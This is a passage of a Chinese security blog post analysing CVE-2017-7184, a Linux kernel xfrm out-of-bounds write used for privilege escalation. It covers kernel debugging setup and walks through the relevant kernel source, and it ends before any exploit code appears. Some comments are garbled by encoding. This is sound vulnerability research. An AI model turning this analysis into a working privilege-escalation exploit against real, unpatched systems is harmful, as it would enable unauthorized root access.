Linux xfrm模块越界读写提权漏洞分析（CVE-2017-7184）

p4nda / 2019-02-24 08:26:00 / 浏览数 1839 安全技术 漏洞分析 顶(0) 踩(0)

漏洞来源于长亭安全研究实验室在2017年PWN2OWN大赛中Ubuntu 16.10 Desktop的本地提权漏洞，本分析是该漏洞利用的一种直接越界写cred结构体进而提权的方法，后续可能会分析长亭文档中提及的劫持控制流的方法。

本次漏洞分析基于`Linux 4.4.0-21-generic`版本，即`Ubuntu 16.04.1`。镜像可从此处下载，文中涉及的脚本可从此处下载。

本篇文章被同步于我的blog上，内容如有差错，望指出orz。

双机调试环境搭建

本次分析没有采用`QEMU`，而是用了`VMware`来进行双机调试，给我个人的感觉就是很慢，而且符号表不全很多函数都被编译优化掉了。调试环境构建参考了《ubuntu内核源码调试方法（双机调试）》，由于我已经有了一个调试虚拟机（debugging），所以仅需利用上述镜像构建被调试机（debuggee）。

debugging环境配置

由于主要的调试时在`debugging`上完成的，所以大部分的程序包都需要安装在debugging上。

dbsym安装

这个就是带有符号表的vmlinux文件，需要根据debuggee来确定。

如在debuggee上利用`uname -sr`命令得到的结果是`Linux 4.4.0-21-generic`，则需要下载安装`vmlinux-4.4.0-21-generic`。

首先需要更新源文件，执行命令如下：

```
# ■■source.list
codename=$(lsb_release -c | awk '{print $2}')
sudo tee /etc/apt/sources.list.d/ddebs.list << EOF
deb http://ddebs.ubuntu.com/ ${codename} main restricted universe multiverse
deb http://ddebs.ubuntu.com/ ${codename}-security main restricted universe multiverse
deb http://ddebs.ubuntu.com/ ${codename}-updates main restricted universe multiverse
deb http://ddebs.ubuntu.com/ ${codename}-proposed main restricted universe multiverse
EOF
# ■■■■■■■■■■■■■■
wget -O - http://ddebs.ubuntu.com/dbgsym-release-key.asc | sudo apt-key add -
# ■■■■■
sudo apt-get update
```

然后利用apt-get下载这个文件：

```
sudo apt-get install linux-image-4.4.0-21-generic-dbgsym
```

然后进入漫长的等待，最终在`/usr/lib/debug/boot/vmlinux-4.4.0-21-generic`这里可以找到。

源码下载与配置

我采用了比较粗暴的方法，直接下载`linux 4.4.0`版本的源码，命令如下：


```
# ■■deb-src
deb-src http://cn.archive.ubuntu.com/ubuntu/ xenial main restricted
#■■■■■
apt-cache search linux-source
#■■■■■■■■■■
sudo apt-get install linux-source-4.4.0
```

默认下载的源码会放在`/usr/src/linux-source-4.4.0/linux-source-4.4.0.tar.bz2`。并将其解压到`/build/linux-Ay7j_C/linux-4.4.0`目录下就可以在调

设置通信串口

需要为`debugging`添加通信的串口，其调试原理是两虚拟机通过物理实体机的串口进行通信，远程调试。

对`debugging`的设置如下，命名管道如果物理机是`Windows`系统，则为`//./pipe/com_1`。`Linux`系统为`/tmp/serial`。由于存在打印机设备可能占用`/dev/ttyS0`■■



编写调试脚本

调试脚本即gdb所执行的命令，用于远程调试debuggee。此脚本需要sudo执行。

```
gdb \
   -ex "add-auto-load-safe-path $(pwd)" \
   -ex "file /usr/lib/debug/boot/vmlinux-4.4.0-21-generic" \
   -ex 'set arch i386:x86-64:intel' \
   -ex 'target remote /dev/ttyS0' \
   -ex 'continue' \
   -ex 'disconnect' \
   -ex 'set arch i386:x86-64' \
   -ex 'target remote /dev/ttyS0'
```

debuggee环境配置

启动项设置

首先需要在为待调试的内核设置一个新的启动项，使其开机时进入调试模式，等待链接。

具体操作是编辑`/etc/grub.d/40_custom`，在其中加入


```
#!/bin/sh
exec tail -n +3 $0
# This file provides an easy way to add custom menu entries.  Simply type the
```

```
# menu entries you want to add after this comment.  Be careful not to change
# the 'exec tail' line above.
menuentry 'Ubuntu, KGDB with nokaslr' --class ubuntu --class gnu-linux --class gnu --class os $menuentry_id_option 'gnulinux-s
   recordfail
   load_video
   gfxmode $linux_gfx_mode
   insmod gzio
   if [ x$grub_platform = xxen ]; then insmod xzio; insmod lzopio; fi
   insmod part_msdos
   insmod ext2
   set root='hd0,msdos1'
   if [ x$feature_platform_search_hint = xy ]; then
     search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1  b5907
   else
     search --no-floppy --fs-uuid --set=root b5907b23-09bb-4b75-bd51-eb04048e56d8
   fi
   echo 'Loading Linux 4.10.0-19 with KGDB built by GEDU lab...'
   linux   /boot/vmlinuz-4.4.0-21-generic root=UUID=b5907b23-09bb-4b75-bd51-eb04048e56d8 ro find_preseed=/preseed.cfg auto nop
   echo 'Loading initial ramdisk ...'
   initrd  /boot/initrd.img-4.4.0-21-generic
```

其中参数可参考/boot/grub/grub.cfg文件，修改完成后执行sudo update-grub命令。


设置通信串口

debuggee通信串口的设置与 debugging设置类似，区别仅在于debugging是服务器，debuggee是客户机。



进入调试

在debugging启动时，按住shift，出现如下界面，选择KGDB with nokaslr。



系统进入远程调试等待。

此时，在debugging中执行`sudo ./gdb_kernel`，就可以远程调试了。

```
┌─[p4nda@ubuntu] - [~/Desktop/pwn/4.10.6] - [Sat Feb 16, 00:27]
└─[$] <> sudo ./gdb_kernel.sh
[sudo] password for p4nda:
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
---Type <return> to continue, or q <return> to quit---
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Reading symbols from /usr/lib/debug/boot/vmlinux-4.4.0-21-generic...done.
The target architecture is assumed to be i386:x86-64:intel
Remote debugging using /dev/ttyS0
Warning: not running or target is remote
kgdb_breakpoint () at /build/linux-Ay7j_C/linux-4.4.0/kernel/debug/debug_core.c:1072
warning: Source file is more recent than executable.
1072            wmb(); /* Sync point after breakpoint */
Continuing.
[  165.230217] sd 2:0:0:0: [sda] Assuming drive cache: write through
[  168.683345] piix4_smbus 0000:00:07.3: SMBus Host Controller not enabled!
[  169.505637] intel_rapl: no valid rapl domains found in package 0
[  169.689006] intel_rapl: no valid rapl domains found in package 0
```


漏洞分析

漏洞位于内核xfrm模块，该模块是IPSEC协议的实现模块。其中xfrm_state结构体用于表示一个SA(Security Associstion)，AH及ESP协议数据包可通过SA进行检查，其数据结构如下：

```
struct xfrm_state {
   possible_net_t      xs_net;
   union {
       struct hlist_node   gclist;
       struct hlist_node   bydst;
   };
   struct hlist_node   bysrc;
   struct hlist_node   byspi;

   atomic_t        refcnt;
   spinlock_t      lock;

   struct xfrm_id      id;
   struct xfrm_selector    sel;
   struct xfrm_mark    mark;
   u32         tfcpad;

   u32         genid;

   /* Key manager bits */
   struct xfrm_state_walk  km;

   /* Parameters of this state. */
   struct {
       u32     reqid;
       u8      mode;
       u8      replay_window;
       u8      aalgo, ealgo, calgo;
       u8      flags;
       u16     family;
       xfrm_address_t  saddr;
       int     header_len;
```

```
    int     trailer_len;
    u32     extra_flags;
} props;

struct xfrm_lifetime_cfg lft;

/* Data for transformer */
struct xfrm_algo_auth   *aalg;
struct xfrm_algo    *ealg;
struct xfrm_algo    *calg;
struct xfrm_algo_aead   *aead;
const char      *geniv;

/* Data for encapsulator */
struct xfrm_encap_tmpl  *encap;

/* Data for care-of address */
xfrm_address_t  *coaddr;

/* IPComp needs an IPIP tunnel for handling uncompressed packets */
struct xfrm_state   *tunnel;

/* If a tunnel, number of users + 1 */
atomic_t        tunnel_users;

/* State for replay detection */
struct xfrm_replay_state replay;
struct xfrm_replay_state_esn *replay_esn;

/* Replay detection state at the time we sent the last notification */
struct xfrm_replay_state preplay;
struct xfrm_replay_state_esn *preplay_esn;

/* The functions for replay detection. */
const struct xfrm_replay *repl;

/* internal flag that only holds state for delayed aevent at the
 * moment
*/
u32         xflags;

/* Replay detection notification settings */
u32         replay_maxage;
u32         replay_maxdiff;

/* Replay detection notification timer */
struct timer_list   rtimer;

/* Statistics */
struct xfrm_stats   stats;

struct xfrm_lifetime_cur curlft;
struct tasklet_hrtimer  mtimer;

/* used to fix curlft->add_time when changing date */
long        saved_tmo;

/* Last used time */
unsigned long       lastused;

/* Reference to data common to all the instances of this
 * transformer. */
const struct xfrm_type  *type;
struct xfrm_mode    *inner_mode;
struct xfrm_mode    *inner_mode_iaf;
struct xfrm_mode    *outer_mode;

/* Security context */
struct xfrm_sec_ctx *security;
```

```
    /* Private data of this transformer, format is opaque,
     * interpreted by xfrm_type methods. */
    void            *data;
};
```

其中，struct xfrm_id id;用于标识一个SA身份，包含daddr■spi■proto三个参数。

```
struct xfrm_id {
    xfrm_address_t  daddr;
    __be32      spi;
    __u8        proto;
};
```

此外，SA还包括一个xfrm_replay_state_esn结构体，该结构体定义如下。其中bmp是一个边长的内存区域，是一块bitmap，用于标识数据包的seq是否被重放过，其

```
struct xfrm_replay_state_esn {
    unsigned int    bmp_len;
    __u32       oseq;
    __u32       seq;
    __u32       oseq_hi;
    __u32       seq_hi;
    __u32       replay_window;
    __u32       bmp[0];
};
```

xfrm_state结构体生成

该结构体生成位于xfrm_add_sa函数中，在[1]处对用户输入数据进行参数及协议检查，在[2]处对根据用户输入对结构体进行构造，并放入SA结构体的哈希链表中

```
static int xfrm_add_sa(struct sk_buff *skb, struct nlmsghdr *nlh,
        struct nlattr **attrs)
{
    struct net *net = sock_net(skb->sk);
    struct xfrm_usersa_info *p = nlmsg_data(nlh);
    struct xfrm_state *x;
    int err;
    struct km_event c;

[1] err = verify_newsa_info(p, attrs); //■■■■■■■
    if (err)
        return err;

[2] x = xfrm_state_construct(net, p, attrs, &err);
    if (!x)
        return err;

    xfrm_state_hold(x);
    if (nlh->nlmsg_type == XFRM_MSG_NEWSA)
        err = xfrm_state_add(x);
    else
        err = xfrm_state_update(x);

    xfrm_audit_state_add(x, err ? 0 : 1, true);

    if (err < 0) {
        x->km.state = XFRM_STATE_DEAD;
        __xfrm_state_put(x);
        goto out;
    }

    c.seq = nlh->nlmsg_seq;
    c.portid = nlh->nlmsg_pid;
    c.event = nlh->nlmsg_type;

    km_state_notify(x, &c);
out:
    xfrm_state_put(x);
    return err;
}
```

在verify_newsa_info函数中，首先根据id.proto协议对用户输入的非兼容性参数进行检查，并对各输入参数中的长度合理性进行检查，我们只关心在[1]处的XFRMA_REPL

```
static int verify_newsa_info(struct xfrm_usersa_info *p,
                struct nlattr **attrs)
{
   int err;

   err = -EINVAL;
   switch (p->family) {
   case AF_INET: //IPv4
       break;

   case AF_INET6: //IPv6
#if IS_ENABLED(CONFIG_IPV6)
       break;
#else
       err = -EAFNOSUPPORT;
       goto out;
#endif

   default:
       goto out;
   }

   err = -EINVAL;
   switch (p->id.proto) {
   case IPPROTO_AH:
......
       break;

   case IPPROTO_ESP:
......
       break;

   case IPPROTO_COMP:
......
       break;

#if IS_ENABLED(CONFIG_IPV6)
   case IPPROTO_DSTOPTS:
   case IPPROTO_ROUTING:
......
       break;
#endif

   default:
       goto out;
   }

   if ((err = verify_aead(attrs))) //XFRMA_ALG_AEAD■■■■■■
       goto out;
   if ((err = verify_auth_trunc(attrs)))//XFRMA_ALG_AUTH_TRUNC■■■■■■
       goto out;
   if ((err = verify_one_alg(attrs, XFRMA_ALG_AUTH)))//XFRMA_ALG_AUTH■■■■■■
       goto out;
   if ((err = verify_one_alg(attrs, XFRMA_ALG_CRYPT)))//XFRMA_ALG_CRYPT■■■■■■
       goto out;
   if ((err = verify_one_alg(attrs, XFRMA_ALG_COMP)))//XFRMA_ALG_COMP■■■■■■
       goto out;
   if ((err = verify_sec_ctx_len(attrs)))//XFRMA_SEC_CTX■■■■■■■■
       goto out;
[1] if ((err = verify_replay(p, attrs)))//XFRMA_REPLAY_ESN_VAL■■■■
       goto out;

   err = -EINVAL;
   switch (p->mode) {
   case XFRM_MODE_TRANSPORT:
   case XFRM_MODE_TUNNEL:
   case XFRM_MODE_ROUTEOPTIMIZATION:
```

```
    case XFRM_MODE_BEET:
        break;

    default:
        goto out;
    }

    err = 0;

out:
    return err;
}
```

在verify_replay函数中，可以看到检查主要有如下几条：[1]bmp_len是否超过最大值，最大值定义为4096/4/8。[2]检查参数长度定义是否正确。[3]是否为IPPROTO_ESP

```
static inline int verify_replay(struct xfrm_usersa_info *p,
               struct nlattr **attrs)
{
    struct nlattr *rt = attrs[XFRMA_REPLAY_ESN_VAL];
    struct xfrm_replay_state_esn *rs;

    if (p->flags & XFRM_STATE_ESN) {
        if (!rt)
            return -EINVAL;

        rs = nla_data(rt);

[1]     if (rs->bmp_len > XFRMA_REPLAY_ESN_MAX / sizeof(rs->bmp[0]) / 8)// (4096/4/8)
            return -EINVAL;

[2]     if (nla_len(rt) < xfrm_replay_state_esn_len(rs) &&
            nla_len(rt) != sizeof(*rs)) //bmp[0]=NULL ■ bmp+head < nla_len
            return -EINVAL;
    }

    if (!rt)
        return 0;

    /* As only ESP and AH support ESN feature. */
[3] if ((p->id.proto != IPPROTO_ESP) && (p->id.proto != IPPROTO_AH))
        return -EINVAL;

    if (p->replay_window != 0)
        return -EINVAL;

    return 0;
}
```

回到xfrm_add_sa函数，继续分析xfrm_state_construct函数。首先在xfrm_state_alloc中用调用kzalloc函数新建xfrm_state，并拷贝用户数据进行赋值。接下来

```
static struct xfrm_state *xfrm_state_construct(struct net *net,
                          struct xfrm_usersa_info *p,
                          struct nlattr **attrs,
                          int *errp)
{
[1] struct xfrm_state *x = xfrm_state_alloc(net); //■■ xfrm_state ■■
    int err = -ENOMEM;

    if (!x)
        goto error_no_put;

[2] copy_from_user_state(x, p);  //■■■■■■

    if (attrs[XFRMA_SA_EXTRA_FLAGS])
        x->props.extra_flags = nla_get_u32(attrs[XFRMA_SA_EXTRA_FLAGS]);

    if ((err = attach_aead(x, attrs[XFRMA_ALG_AEAD])))
        goto error;
    if ((err = attach_auth_trunc(&x->aalg, &x->props.aalgo,
                    attrs[XFRMA_ALG_AUTH_TRUNC])))
```

```
        goto error;
    if (!x->props.aalgo) {
        if ((err = attach_auth(&x->aalg, &x->props.aalgo,
                       attrs[XFRMA_ALG_AUTH])))
            goto error;
    }
    if ((err = attach_crypt(x, attrs[XFRMA_ALG_CRYPT])))
        goto error;
    if ((err = attach_one_algo(&x->calg, &x->props.calgo,
                   xfrm_calg_get_byname,
                   attrs[XFRMA_ALG_COMP])))
        goto error;

    if (attrs[XFRMA_ENCAP]) {
        x->encap = kmemdup(nla_data(attrs[XFRMA_ENCAP]),
                   sizeof(*x->encap), GFP_KERNEL);
        if (x->encap == NULL)
            goto error;
    }

    if (attrs[XFRMA_TFCPAD])
        x->tfcpad = nla_get_u32(attrs[XFRMA_TFCPAD]);

    if (attrs[XFRMA_COADDR]) {
        x->coaddr = kmemdup(nla_data(attrs[XFRMA_COADDR]),
                    sizeof(*x->coaddr), GFP_KERNEL);
        if (x->coaddr == NULL)
            goto error;
    }

    xfrm_mark_get(attrs, &x->mark);

    err = __xfrm_init_state(x, false);
    if (err)
        goto error;

    if (attrs[XFRMA_SEC_CTX]) {
        err = security_xfrm_state_alloc(x,
                        nla_data(attrs[XFRMA_SEC_CTX]));
        if (err)
            goto error;
    }
    //■x->replay_esn■x->preplay_esn■■■■■■■■XFRMA_REPLAY_ESN_VAL■■
[3] if ((err = xfrm_alloc_replay_state_esn(&x->replay_esn, &x->preplay_esn,
                           attrs[XFRMA_REPLAY_ESN_VAL])))
        goto error;

    x->km.seq = p->seq;
    x->replay_maxdiff = net->xfrm.sysctl_aevent_rseqth;
    /* sysctl_xfrm_aevent_etime is in 100ms units */
    x->replay_maxage = (net->xfrm.sysctl_aevent_etime*HZ)/XFRM_AE_ETH_M;

[4] if ((err = xfrm_init_replay(x)))//■■■■■■■■■flag■■■■■■■■■■
        goto error;

    /* override default values from above */
    xfrm_update_ae_params(x, attrs, 0);

    return x;

error:
    x->km.state = XFRM_STATE_DEAD;
    xfrm_state_put(x);
error_no_put:
    *errp = err;
    return NULL;
}
```

在xfrm_alloc_replay_state_esn中，可以看到通过kzalloc函数分别申请了两块同样大小的内存，大小为sizeof(*replay_esn) + replay_esn->bmp_len * sizeof(__u32)，并将用户数据中attr[XFRMA_REPLAY_ESN_VAL]内容复制过去。

```
static int xfrm_alloc_replay_state_esn(struct xfrm_replay_state_esn **replay_esn,
                      struct xfrm_replay_state_esn **preplay_esn,
                      struct nlattr *rta)
{
   struct xfrm_replay_state_esn *p, *pp, *up;
   int klen, ulen;

   if (!rta)
       return 0;

   up = nla_data(rta);
   klen = xfrm_replay_state_esn_len(up);
   ulen = nla_len(rta) >= klen ? klen : sizeof(*up);

   p = kzalloc(klen, GFP_KERNEL);
   if (!p)
       return -ENOMEM;

